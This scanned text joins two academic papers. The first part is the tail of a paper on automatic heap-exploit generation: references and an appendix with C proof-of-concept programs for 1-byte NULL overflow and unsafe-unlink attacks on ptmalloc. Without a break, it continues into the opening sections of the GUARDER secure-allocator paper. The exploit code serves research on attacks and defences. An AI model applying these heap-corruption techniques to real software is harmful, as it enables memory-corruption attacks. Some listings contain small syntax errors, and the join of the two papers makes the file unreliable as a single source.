[26] HU, H., CHUA, Z. L., ADRIAN, S., SAXENA, P., AND LIANG, Z. Automatic generation of data-oriented exploits. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (2015).

[27] HUANG, S.-K., HUANG, M.-H., HUANG, P.-Y., LAI, C.-W., LU, H.-L., AND LEONG, W.-M. CRAX: Software crash analysis for automatic exploit generation by modeling attacks as symbolic continuations. In *Proceedings of the IEEE International Conference on Software Security and Reliability (SERE)* (2012).

[28] KAPIL, D. Unlink exploit. https://heap-exploitation.dhavalkapil.com/attacks/unlink_exploit.html, 2017.

[29] KIM, Y., DALY, R., KIM, J., FALLIN, C., LEE, J. H., LEE, D., WILKERSON, C., LAI, K., AND MUTLU, O. Flipping bits in memory without accessing them: An experimental study of dram disturbance errors. In *Proceeding of the Annual International Symposium on Computer Architecuture (ISCA)* (2014).

[30] KLEIN, T. RELRO - a (not so well known) memory corruption mitigation technique. http://tk-blog.blogspot.com/2009/02/relro-not-so-well-known-memory.html.

[31] LEA, D. A memory allocator (called Doug Lea's Malloc, or dlmalloc for short). http://gee.cs.oswego.edu/dl/html/malloc, 1996.

[32] MCLACHLAN, J. G., LEROUGE, J., AND REYNAUD, D. F. Dynamic obfuscation of heap memory allocations, 2016. US Patent 9,268,677.

[33] MOERBEEK, O. A new malloc for OpenBSD. In *Proceedings of the European BSD Conference (EuroBSDCon)* (2009).

[34] NIKIFORAKIS, N., PIESSENS, F., AND JOOSEN, W. HeapSentry: Kernel-assisted protection against heap overflows. In *Proceedings of the International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)* (2013).

[35] NOVARK, G., AND BERGER, E. D. DieHarder: Securing the heap. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2010).

[36] PAPPAS, V., POLYCHRONAKIS, M., AND KEROMYTIS, A. D. Smashing the gadgets: Hindering return-oriented programming using in-place code randomization. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2012).

[37] PAPPAS, V., POLYCHRONAKIS, M., AND KEROMYTIS, A. D. Transparent ROP exploit mitigation using indirect branch tracing. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (2013).

[38] PRAKASH, A., HU, X., AND YIN, H. vfGuard: Strict protection for virtual function calls in COTS C++ binaries. In *Proceedings of the Annual Network & Distributed System Security Symposium (NDSS)* (2015).

[39] REPEL, D., KINDER, J., AND CAVALLARO, L. Modular synthesis of heap exploits. In *Proceedings of the Workshop on Programming Languages and Analysis for Security (PLAS)* (2017).

[40] RICHARTE, G. Heap massaging. Proceedings of the Symposium sur la scurit des technologies de l'information et des communications (SSTIC) Rump sessions, `http://actes.sstic.org/SSTIC07/Rump_sessions/SSTIC07-rump-Richarte-Heap_Massaging.pdf`, 2007.

[41] ROBERTSON, W. K., KRUEGEL, C., MUTZ, D., AND VALEUR, F. Run-time detection of heap-based overflows. In *Proceedings of the Large Installation System Administration Conference (LISA)* (2003).

[42] SCHWARTZ, E. J., AVGERINOS, T., AND BRUMLEY, D. Q: Exploit hardening made easy. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (2011).

[43] SHACHAM, H. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2007).

[44] SHELLPHISH. how2heap. `https://github.com/shellphish/how2heap`, 2017.

[45] SHELLPHISH. how2heap – fix for the new check. `https://github.com/shellphish/how2heap/compare/58ae...d1ce`, 2017.

[46] SHOSHITAISHVILI, Y., WANG, R., SALLS, C., STEPHENS, N., POLINO, M., DUTCHER, A., GROSEN, J., FENG, S., HAUSER, C., KRUEGEL, C., AND VIGNA, G. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2016).

[47] SILVESTRO, S., LIU, H., CROSSER, C., LIN, Z., AND LIU, T. FreeGuard: A faster secure heap allocator. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2017).

[48] SILVESTRO, S., LIU, H., LIU, T., LIN, Z., AND LIU, T. Guarder: An efficient heap allocator with strongest and tunable security. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (2018).

[49] SOTIROV, A. Heap Feng Shui in JavaScript. Presentation in BlackHat Europe 2007, `https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf`, 2007.

[50] SZEKERES, L., PAYER, M., WEI, T., AND SONG, D. SoK: Eternal war in memory. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2013).

[51] VANEGUE, J. Heap models for exploit systems. In *Proceedings of the IEEE Security and Privacy Workshop on Language-Theoretic Security (LangSec)* (2015).

[52] WAISMAN, N. Understanding and bypassing Windows heap protection. *Immunity Security Research* (2007).

[53] WANG, M., SU, P., LI, Q., YING, L., YANG, Y., AND FENG, D. Automatic polymorphic exploit generation for software vulnerabilities. In *Proceedings of the International Conference on Security and Privacy in Communication Systems (SecureComm)* (2013).

[54] ZENG, Q., WU, D., AND LIU, P. Cruiser: Concurrent heap buffer overflow monitoring using lock-free data structures. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)* (2011).

# A Appendix: Source Code Samples

In the following we list two examples of source code of exploitation attempts and the corresponding generated PoCs.

## A.1 1-byte NULL Overflow

The sequence of transactions for the 1-byte NULL technique in C source code, as it is passed to the symbolic execution engine.

```
/*
 * List of transactions: M-M-M-F-0-M-M-F-F-M
 */
#include <malloc.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

typedef struct __attribute__((__packed__)) {
    uint64_t * global_var;
} controlled_data;

typedef struct __attribute__((__packed__)) {
    uint64_t data[0x20];
} symbolic_data;

void winning(void) {
    puts("You win!");
}

controlled_data __attribute__((aligned(16))) ↩
     ctrl_data_0;
controlled_data __attribute__((aligned(16))) ↩
     ctrl_data_1;
controlled_data __attribute__((aligned(16))) ↩
     ctrl_data_2;
controlled_data __attribute__((aligned(16))) ↩
     ctrl_data_3;
controlled_data __attribute__((aligned(16))) ↩
     ctrl_data_4;
controlled_data __attribute__((aligned(16))) ↩
     ctrl_data_5;

// All the symbolic values:
size_t write_target[4];
size_t offset;
size_t header_size;
size_t mem2chunk_offset;
size_t malloc_sizes[6];
size_t fill_sizes[6];
size_t overflow_sizes[1];

int main(void) {
    void *dummy_chunk = malloc(0x200);
    free(dummy_chunk);

    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes↩
         [0]);
    for (int i=0; i < fill_sizes[0]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_0.↩
             global_var)+i, 8);
    }

    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes↩
         [1]);
    for (int i=0; i < fill_sizes[1]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_1.↩
             global_var)+i, 8);
    }

    // Allocation
```

```
    ctrl_data_2.global_var = malloc(malloc_sizes[2]);
    for (int i=0; i < fill_sizes[2]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_2.global_var)+i, 8);
    }

    free(ctrl_data_1.global_var);

    // VULN: Overflow
    offset = mem2chunk_offset;
    // Input is constrained to NULL-bytes
    read(2, ((char *) ctrl_data_1.global_var)-offset, overflow_sizes[0]);

    // Allocation
    ctrl_data_3.global_var = malloc(malloc_sizes[3]);
    for (int i=0; i < fill_sizes[3]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_3.global_var)+i, 8);
    }

    // Allocation
    ctrl_data_4.global_var = malloc(malloc_sizes[4]);
    for (int i=0; i < fill_sizes[4]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_4.global_var)+i, 8);
    }

    // Free
    free(ctrl_data_3.global_var);

    // Free
    free(ctrl_data_2.global_var);

    // Allocation
    ctrl_data_5.global_var = malloc(malloc_sizes[5]);
    for (int i=0; i < fill_sizes[5]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_5.global_var)+i, 8);
    }

    winning();
}
```

## A.2 1-byte NULL Overflow PoC

The resulting PoC for the 1-byte NULL generated from the path in the symbolic execution that reached a *NHA* exploitation primitive.

```
// ...
size_t write_target[4];
size_t offset;
size_t header_size = 0x20;
size_t mem2chunk_offset = 0x10;
size_t malloc_sizes[6] = {0x100, 0x200, 0x100, 0x100, 0x80, 0x200};
size_t fill_sizes[6] = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0};
size_t overflow_sizes[1] = {0x9};

int main(void) {
    // Initialize the heap
    void *dummy_chunk = malloc(0x0);
    free(dummy_chunk);
    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes[0]);
    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes[1]);
    // Allocation
    ctrl_data_2.global_var = malloc(malloc_sizes[2]);
    free(ctrl_data_1.global_var);
    // VULN: Overflow
    offset = mem2chunk_offset;
    ((uint64_t*) (((char *) ctrl_data_1.global_var)-offset))[0] = (uint64_t) 0x0;
    ((uint8_t*) (((char *) ctrl_data_1.global_var)-offset+0x8))[0] = (uint8_t) 0x0;
    // Allocation
    ctrl_data_3.global_var = malloc(malloc_sizes[3]);
    // Allocation
    ctrl_data_4.global_var = malloc(malloc_sizes[4]);
    // Free
    free(ctrl_data_3.global_var);
    // Free
    free(ctrl_data_2.global_var);

   // Set the write target (standard procedure)
    write_target[0] = (uint64_t) 0x0;
    write_target[1] = (uint64_t) 0x0;
    write_target[2] = (uint64_t) 0x0;
    write_target[3] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_5.global_var = malloc(malloc_sizes[5]);
    winning();
}
```

## A.3 1-byte NULL Overflow PoC with Chris Evans' Patch

The resulting PoC for the same sequence showed in Appendix A.2, but executed with `ptmalloc` including Chris Evans' patch.

```
// ...
size_t write_target[4];
size_t offset;
size_t header_size = 0x20;
size_t mem2chunk_offset = 0x16;
size_t malloc_sizes[6] = {0x100, 0x200, 0x100, 0x100, 0x80, 0x200};
size_t fill_sizes[6] = {0x100, 0x200, 0x100, 0x100, 0x80, 0x200};
size_t overflow_sizes[1] = {0x9};

int main(void) {
    // Initialize the heap
    void *dummy_chunk = malloc(0x0);
    free(dummy_chunk);
    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes[0]);
    ctrl_data_0.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_0.global_var[31] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes[1]);
    ctrl_data_1.global_var[0] = (uint64_t) 0x0;
    // ...
    // SET FAKSE PREV SIZE HERE
    ctrl_data_1.global_var[31] = (uint64_t) 0x200;
    // Allocation
    ctrl_data_2.global_var = malloc(malloc_sizes[2]);
    ctrl_data_2.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_2.global_var[31] = (uint64_t) 0x0;
    free(ctrl_data_1.global_var);
```

```
    // VULN: Overflow
    offset = mem2chunk_offset;
    ((uint64_t*) (((char *) ctrl_data_1.↩
        global_var)-offset))[0] = (uint64_t) 0x0↩
        ;
    ((uint8_t*) (((char *) ctrl_data_1.↩
        global_var)-offset+0x8))[0] = (uint8_t) ↩
        0x0;
    // Allocation
    ctrl_data_3.global_var = malloc(malloc_sizes↩
        [3]);
    ctrl_data_3.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_3.global_var[31] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_4.global_var = malloc(malloc_sizes↩
        [4]);
    ctrl_data_4.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_4.global_var[31] = (uint64_t) 0x0;
    // Free
    free(ctrl_data_3.global_var);
    // Free
    free(ctrl_data_2.global_var);

   // Set the write target (standard procedure)
    write_target[0] = (uint64_t) 0x0;
    write_target[1] = (uint64_t) 0x0;
    write_target[2] = (uint64_t) 0x0;
    write_target[3] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_5.global_var = malloc(malloc_sizes↩
        [5]);
    winning();
}
```

## A.4 Unsafe Unlink

The sequence of transactions for the *unsafe unlink* technique (see Table 3), as it is passed to the symbolic execution engine.

```
/*
 * List of transactions: M-M-O-F
 */
#include <malloc.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

typedef struct __attribute__((__packed__)) {
    uint64_t * global_var;
} controlled_data;

typedef struct __attribute__((__packed__)) {
    uint64_t data[0x20];
} symbolic_data;

void winning(void) {
    puts("You win!");
}

controlled_data __attribute__((aligned(16))) ↩
    ctrl_data_0;
controlled_data __attribute__((aligned(16))) ↩
    ctrl_data_1;

size_t write_target[4];
size_t offset;
size_t header_size;
size_t mem2chunk_offset;
size_t malloc_sizes[2];
size_t fill_sizes[2];
size_t overflow_sizes[1];

int main(void) {
    void *dummy_chunk = malloc(0x0);
    free(dummy_chunk);

    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes↩
        [0]);
    for (int i=0; i < fill_sizes[0]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_0.↩
            global_var)+i, 8);
    }

    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes↩
        [1]);
    for (int i=0; i < fill_sizes[1]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_1.↩
            global_var)+i, 8);
    }

    // VULN: Overflow
    offset = mem2chunk_offset;
    read(2, ((char *) ctrl_data_1.global_var)-↩
        offset, overflow_sizes[0]);

    free(ctrl_data_1.global_var);

    winning();
}
```

## A.5 Unsafe Unlink PoC

The resulting PoC that reaches an *AWC* exploitation primitive against `ptmalloc`, using the *unsafe unlink* technique.

```
// ...
size_t write_target[4];
size_t offset;
size_t header_size = 0x20;
size_t mem2chunk_offset 0x10;
size_t malloc_sizes[2] = {0x80, 0x80};
size_t fill_sizes[2] = {0x20, 0x20}
size_t overflow_sizes[1] = {0x9}

int main(void) {
    void *dummy_chunk = malloc(0x0);
    free(dummy_chunk);
    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes↩
        [0]);
    ctrl_data_0.global_var[0] = (uint64_t) &↩
        write_target;
    ctrl_data_0.global_var[1] = (uint64_t) &↩
        write_target;
    ctrl_data_0.global_var[2] = (uint64_t) 0x0;
    ctrl_data_0.global_var[3] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes↩
        [1]);
    ctrl_data_1.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_1.global_var[3] = (uint64_t) 0x0;
    // VULN: Overflow
    offset = mem2chunk_offset;
    ((uint64_t*) (((char *) ctrl_data_1.↩
        global_var)-offset))[0] = (uint64_t) 0↩
        x90;
    ((uint8_t*) (((char *) ctrl_data_1.↩
        global_var)-offset+0x8))[0] = (uint8_t) ↩
        0x90;

    write_target[0] = (uint64_t) 0x0;
    write_target[1] = (uint64_t) 0x0;
    write_target[2] = (uint64_t) (((char *) ↩
        ctrl_data_0.global_var) + 8);
    write_target[3] = (uint64_t) (((char *)↩
        ctrl_data_0.global_var) + 0);
    free(ctrl_data_1.global_var);
    winning();
}
```

# GUARDER: A Tunable Secure Allocator

*Sam Silvestro** *Hongyu Liu** *Tianyi Liu** *Zhiqiang Lin*† *Tongping Liu**
**University of Texas at San Antonio*
†*The Ohio State University*

## Abstract

Due to the on-going threats posed by heap vulnerabilities, we design a novel secure allocator — GUARDER— to defeat these vulnerabilities. GUARDER is different from existing secure allocators in the following aspects. Existing allocators either have low/zero randomization entropy, or cannot provide stable security guarantees, where their entropies vary by object size classes, execution phases, inputs, or applications. GUARDER ensures the desired randomization entropy, and provides an unprecedented level of security guarantee by combining all security features of existing allocators, with overhead that is comparable to performance-oriented allocators. Compared to the default Linux allocator, GUARDER's performance overhead is less than 3% on average. This overhead is similar to the previous state-of-the-art, FreeGuard, but comes with a much stronger security guarantee. GUARDER also provides an additional feature that allows users to customize security based on their performance budget, without changing code or even recompiling. The combination of high security and low overhead makes GUARDER a practical solution for the deployed environment.

## 1 Introduction

A range of heap vulnerabilities, such as heap over-reads, heap over-writes, use-after-frees, invalid-frees, and double-frees, still plague applications written in C/C++ languages. They not only cause unexpected program behavior, but also lead to security breaches, including information leakage and control flow hijacking [34]. For instance, the Heartbleed bug, a buffer over-read problem in the OpenSSL cryptography library, results in the leakage of sensitive private data [1]. Another example of a recent buffer overflow is the WannaCry ransomware attack, which takes advantage of a vulnerability inside Server Message Block [17], affecting a series of Windows versions [12]. Heap vulnerabilities still widely exist in different types of in-production software, where Table 1 shows those reported in the past year at NVD [29].

| Vulnerability | Occurrences (#) |
|---|---|
| Heap Overflow | 673 |
| Heap Over-read | 125 |
| Invalid-free | 35 |
| Double-free | 33 |
| Use-after-free | 264 |

Table 1: Heap vulnerabilities reported in 2017.

Secure memory allocators typically serve as the first line of defense against heap vulnerabilities. However, existing secure allocators, including the OpenBSD allocator [28] (which we will simply refer to as "OpenBSD"), DieHarder [30], Cling [2], and FreeGuard [33], possess their own strong deficiencies.

First, these allocators provide either low randomization entropy, or cannot support a stable randomization guarantee, which indicates they may not effectively defend against heap overflows and use-after-free attacks. Cling does not provide any randomization, while FreeGuard only provides two bits of entropy. Although OpenBSD and DieHarder supply higher entropy levels, their entropies are not stable, and vary across different size classes, execution phases, inputs, and applications. Typically, their entropies are inversely proportional to an object's size class. For instance, OpenBSD has the highest entropy for 16 byte objects, with as many as 10 bits, while the entropy for objects with 2048 bytes is at most 3 bits. Therefore, attackers may exploit this fact to breach security at the weakest point.

Second, existing allocators cannot easily change their security guarantees, which prevents users from choosing protection based on their budget for performance or memory consumption. For instance, their randomization entropy is primarily limited by bag size (e.g. DieHarder and OpenBSD), or the number of free lists (e.g. FreeGuard). For instance, simply incrementing FreeGuard's

entropy by a single bit may significantly increase memory consumption, due to doubling its number of free lists.

Third, existing secure allocators have other problems that may affect their adoption. Both OpenBSD and DieHarder impose large performance overhead, with 31% and 74% on average. Also, they may slow down some applications by 4× and 9× respectively, as shown in Figure 3. This prohibitively high overhead may prevent their adoption in performance-sensitive scenarios. On the other hand, although FreeGuard is very efficient, its low entropy and deterministic memory layout make it an easier target to attack.

This paper presents GUARDER, a novel allocator that provides an unprecedented security guarantee, but without compromising its performance. GUARDER supports all necessary security features of existing secure allocators, and offers the highest level of randomization entropy stably. In addition, GUARDER is also the first secure allocator to allow users to specify their desired security guarantee, which is inspired by tiered Internet services [8].

Existing allocators provide unstable randomization entropies because they randomly select an object from those that remain available within a bag (e.g. OpenBSD), or among multiple bags belonging to the same size class (e.g. DieHarder). However, the number of available objects is reduced with every allocation, unless immediately offset by a deallocation, thus decreasing entropy. Also, their entropies greatly depend on the bag size, which limits the total number of available objects inside. GUARDER *proposes an allocation buffer to track available objects for each size class, then randomly chooses one object from the buffer upon each allocation*. The allocation buffer will be dynamically filled using both new and recently-freed objects on-demand, avoiding this decrease of entropy. The allocation buffer will simultaneously satisfy the following properties: (1) The buffer size can be easily adjusted, where a larger size will provide a higher randomization entropy; (2) The buffer size is defined independently from any size class in order to provide stable entropy for objects of different size classes; (3) It is very efficient to locate an item inside the buffer, even when given an index randomly; (4) It is more efficient to search for an available object by separating available objects from the large amount of in-use ones.

However, although it is possible to place deallocated objects into the allocation buffer directly, it can be very expensive to search for an empty slot in which to do so. In addition, it is difficult to handle a freed object when the allocation buffer is full. Instead, GUARDER *proposes a separate deallocation buffer to track freed objects*: freed objects will be recorded into the deallocation buffer sequentially, which will be more efficient due to avoiding the need for searching; these freed objects will be moved to the allocation buffer upon each allocation, and in a batched mode when the allocation buffer is reduced to half-full. More implementation details are described in Section 4.





Figure 1: Comparing to performance vs. security of existing work

The combination of allocation and deallocation buffers also seamlessly integrates with other customization mechanisms, such as guard pages and over-provisioning. When filling the allocation buffer with new heap objects, GUARDER maintains a bump pointer that always refers to the next new object at the top of the heap. It will skip all objects tied to randomly-selected guard pages (and set them as non-accessible), and randomly skip objects in proportion to the user-defined over-provisioning factor. This mechanism ensures these skipped objects will never participate in future allocations and deallocations. In contrast, DieHarder is unable to place guard pages within the interior of a bag, since every object has a chance of being allocated in the future. For this same reason, DieHarder may incur a larger memory footprint or additional cache misses.

GUARDER designs multiple mechanisms to further improve its performance. First, it designs a novel heap layout to quickly locate the metadata of each freed object in order to detect double and invalid frees. Second, it minimizes lock acquisitions to further improve scalability and performance. Third, it manages pointers to available objects directly within the allocation buffer, removing a level of indirection compared to existing bitmap-based (e.g. DieHarder or OpenBSD) or free-list-based (e.g. FreeGuard) approaches. GUARDER also overcomes the obvious shortcoming of FreeGuard's deterministic layout by constructing per-thread heaps randomly. Compared to existing work, as shown in Figure 1, GUARDER achieves the highest security, while also imposing small performance overhead.

Overall, GUARDER makes the following contributions.

**Supporting a stable and tunable security guarantee.** It is the first allocator to support customizable security guarantees on randomization entropy, guard pages, and

over-provisioning, which allows users to choose the appropriate security level based on their performance or memory budget. GUARDER implements a combination of allocation and deallocation buffers to support its customizable security.

**Supporting the highest degree of security, but with reasonable overhead.** GUARDER implements all necessary security features of existing secure allocators, and provides around 9.89 bits of entropy, while only imposing less than 3% performance overhead and 27% memory overhead when compared to the default Linux allocator. GUARDER achieves similar performance overhead to the state-of-the-art (FreeGuard), with less memory overhead, and while substantially improving randomization by providing over 200 times more objects (per each thread and size class) to randomly choose between. For example, where FreeGuard selects one out of $\sim 4$ objects, GUARDER chooses from over 948 objects.

**Substantial evaluation of GUARDER and other secure allocators.** The paper performs substantial evaluation of the performance and effectiveness of GUARDER and other existing allocators. Investigations were conducted through direct examination of source code and by performing extensive experiments. GUARDER is the first work to experimentally evaluate the randomization entropy and search trials of existing allocators.

## 2 Background

### 2.1 Heap Vulnerabilities

Heap vulnerabilities that can be defended or reduced by GUARDER include buffer overflows, use-after-frees, and double/invalid frees. These memory vulnerabilities can result in information leakage, denial-of-service, illegitimate privilege elevation, or execution of arbitrary code.

A buffer overflow occurs when a program reads or writes outside the boundaries of an allocated object, which further includes buffer underflows. Use-after-free occurs when an application accesses memory that has previously been deallocated, and has possibly been reutilized for other live objects [37, 10, 6]. A double-free problem takes place when an object is freed more than once. Finally, an invalid-free occurs when an invalid pointer is passed to heap deallocation functions.

### 2.2 Existing Secure Heap Allocators

There are multiple existing secure allocators, including OpenBSD [28], Cling [2], DieHarder [30], and FreeGuard [33]. Among these, Cling is an exception that does not support randomization, the most important feature of secure allocators. Cling only mitigates use-after-free vulnerabilities through constraining memory reuses to objects of the same type.

Based on our understanding, OpenBSD, DieHarder, and FreeGuard share many common design elements. (1) All employ the BIBOP style — "Big Bag of Pages" [14]. For BIBOP-style allocators, one or multiple continuous pages are treated as a "bag" that holds objects of the same size class. The metadata of each heap object, such as its size and availability information, is typically stored in a separate area. Thus, BIBOP-style allocators improve security by avoiding many metadata-based attacks. (2) They all distinguish between the management of "small" and "large" objects, but with different size thresholds. (3) These secure allocators manage small objects using power-of-two size classes. Further, they do not perform object splitting or coalescing, which is different from general purpose allocators, such as the default Linux allocator.

These allocators also have their own unique designs, which are discussed briefly as follows.

**OpenBSD.** OpenBSD utilizes a bitmap to maintain the status of heap objects, with each bag having a size of 4 kilobytes that is directly allocated from the kernel via an `mmap` system call. For small objects, one out of four lists will be chosen randomly upon each allocation. If no available objects exist in the first bag of the selected list, a new bag is then allocated and added to the current list. Otherwise, an index will be computed randomly, which will serve as the starting point to search for an available object. It will first check the remaining bits of the current bitmap word. If no available objects exist, it will move forward until finding one with available objects. Then, it performs a bit-by-bit search to identify the location of the first available object. For large objects, defined as those larger than 2 kilobytes, OpenBSD maintains a cache of at most 64 pages in order to reduce `mmap` system calls.

**DieHarder.** In DieHarder, the bag size is initially set to 64 kilobytes, and will be doubled each time a new bag is required. Similarly, a bitmap is used to manage the status of each small object, defined as less than 64 kilobytes, and the same bags may be used to satisfy requests from multiple different threads. DieHarder allocates objects randomly from among the available objects of all bags serving a given size class. If the chosen object is unavailable, it will then compute another random placement. To our understanding, this design may hurt performance (compared to OpenBSD), as it may unnecessarily load bitmap words from different cache lines.

DieHarder utilizes the over-provisional mechanism to help tolerate buffer overflows. A portion of objects will never be allocated; therefore, a bug overflowing into a non-used object will not harm the application.

Large objects will be allocated directly via `mmap`, with entropy supplied by the underlying OS's ASLR mechanism. Upon deallocation, any accesses to these objects can thus cause a segmentation fault. That is, DieHarder can strongly defend against use-after-free vulnerabilities in large objects.

**FreeGuard.** FreeGuard is the previous state-of-the-art secure allocator, but contains some compromise to its security guarantee.

It adopts a deterministic layout and utilizes shadow memory to directly map objects to their metadata. While this design avoids search-related overhead on deallocations, it will also sacrifice security, as the mapping between objects and metadata is computable.

FreeGuard implements multiple security mechanisms, such as guard pages and canaries. However, it provides only 2.01 bits of entropy by randomly choosing one-out-of-four free lists (and also rarely from new objects) on allocations.

#### 2.2.1 Problems of Existing Secure Allocators

The problems of these secure allocators are summarized as follows.

**Security Guarantee.** The following problems exist in these secure allocators. (1) These allocators either have very limited randomization entropy (such as 2.01 bits for FreeGuard), or have unstable entropies that can vary greatly across different size classes, execution phases, executions, and applications. For OpenBSD and DieHarder, their entropies are inversely proportional to size class, and may change during execution or when executed using different inputs. For example, DieHarder's entropy for 1 kilobyte objects falls between 4.8 bits (e.g. bodytrack) and 13.3 bits (e.g. fluidanimate). (2) Their security guarantee is determined by their design, which is difficult to change for different requirements. OpenBSD and DieHarder's entropies are determined by their bag size, while FreeGuard's entropy is determined by its four free lists. (3) FreeGuard's metadata is unprotected, and the relationship between heap objects and metadata is deterministic. Thus, if an attacker were able to modify them, he may take control of the allocator and issue successful attacks afterwards. (4) OpenBSD has very limited countermeasures for protecting large objects (those with sizes larger than 2 kilobytes). Since its cache only maintains a maximum of 64 pages, its entropy should be less than 6 bits if an object can be allocated from the cache.

**Performance and Scalability Issues.** OpenBSD and DieHarder also have significant performance and scalability issues: (1) Their runtime overhead is too heavy for performance-sensitive applications, with 31% for OpenBSD and 74% for DieHarder (see Section 5.1). Based on our evaluation (as shown in Figure 3), OpenBSD can slow down a program up to 4× (e.g., swaptions), and DieHarder may reduce performance by more than 9× (e.g., freqmine). (2) They have a significant scalability problem, due to utilizing the same heap to satisfy requests from multiple threads [5].

## 3 Overview

This section discusses the threat model and basic idea of GUARDER.

### 3.1 Threat Model

Our threat model is similar to many existing works [9, 24]. First, we assume the underlying OS (e.g., Linux) is trusted. However, the ASLR mechanism is not necessarily required to be valid, since GUARDER manages memory allocations using a separate randomization mechanism, making its layout difficult to predict even if ASLR in the underlying OS is broken. Second, we also assume that the platform will use a 64-bit virtual address space, in order to support the specific layout of this allocator.

For the target program, GUARDER assumes the attacker may obtain its source code, such that they may know of possible vulnerabilities within. GUARDER further assumes the attackers have no knowledge related to the status of the heap, and cannot take control of the allocator. They cannot utilize a data leakage channel, such as `/proc/`*`pid`*`/maps`, to discover the location of metadata (in fact, such a leakage channel can be easily disabled). GUARDER also assumes the attackers cannot interfere with the memory management of the allocator, such as by hacking the random generator. Otherwise, they are able to change the order of memory allocations to increase their predictability.

### 3.2 Basic Idea of Guarder

GUARDER will defend against a wide range of heap vulnerabilities, such as heap overflows, use-after-frees, double and invalid frees, as well as reduce heap spraying attacks.

GUARDER implements almost all security features of existing secure allocators, as listed in Table 2. The only feature disabled by default is destroy-on-free. We argue that this feature is not necessary, since the strong randomization of GUARDER will decrease the predictability of every allocation, which will significantly decrease the exploitability of dangling pointers and makes meaningful information leakage much more difficult [30]. Compared to the state-of-the-art, GUARDER significantly increases randomization (entropy is increased by 7.8 bits, over 200

| Security Features | Security Benefit | DieHarder | OpenBSD | FreeGuard | GUARDER |
|---|---|---|---|---|---|
| BIBOP style | Defends against metadata-based attacks | ✓ | ✓ | ✓ | ✓ |
| Fully-segregated metadata | Defends against metadata-based attacks | ✓ | ✓ | ✓ | ✓ |
| Destroy-on-free | Exposes un-initialized reads or use-after-frees | ✓ | ◇ | ◇ | ◇ |
| Guard pages | Defends against buffer over-reads and over-writes<br>Defends against heap spraying | ⊖ | ✓ | ✓ | ✓ |
| Randomized allocation | Increases attack complexity of overflows and UAFs | ✓ | ✓ | ✓ | ✓ |
| Over-provisional allocation | Mitigates harmful effects of overflows | ✓ | | | ✓ |
| Check canaries on free | Early detection of overflows | | ⊖ | ✓ | ✓ |
| Randomization entropy* | Increases attack complexity | $O(\log N)$ | 2–10 | 2.01 | $E$ |

Table 2: Detailed comparison of security features of existing secure allocators.
✓: allocator has feature ◇: optional feature, disabled by default
⊖: weak implementation ∗: actual results of entropies can be seen in Figure 4

times), adopts the over-provisional mechanism (first proposed by DieHarder), and discards its deterministic layout. Additionally, GUARDER supports customizable security guarantees, without changing code or recompiling, which allows users to specify their desired level of security by setting the corresponding environment variables.

GUARDER, as a shared library, can be preloaded to replace the default allocator, and intercepts all memory management functions of applications automatically. It does not target support for applications with their own custom allocators, although these applications can be changed to use standard memory functions in order to benefit from GUARDER.

GUARDER employs different mechanisms for managing small and large objects, the same as existing secure allocators (described in Section 2.2). GUARDER borrows the same mechanism as DieHarder and FreeGuard for handling large objects, but defines large objects as those larger than 512 kilobytes. The major contribution of GUARDER lies in its management of small objects; in fact, most objects belong to this class, and have a dominant impact on application performance.

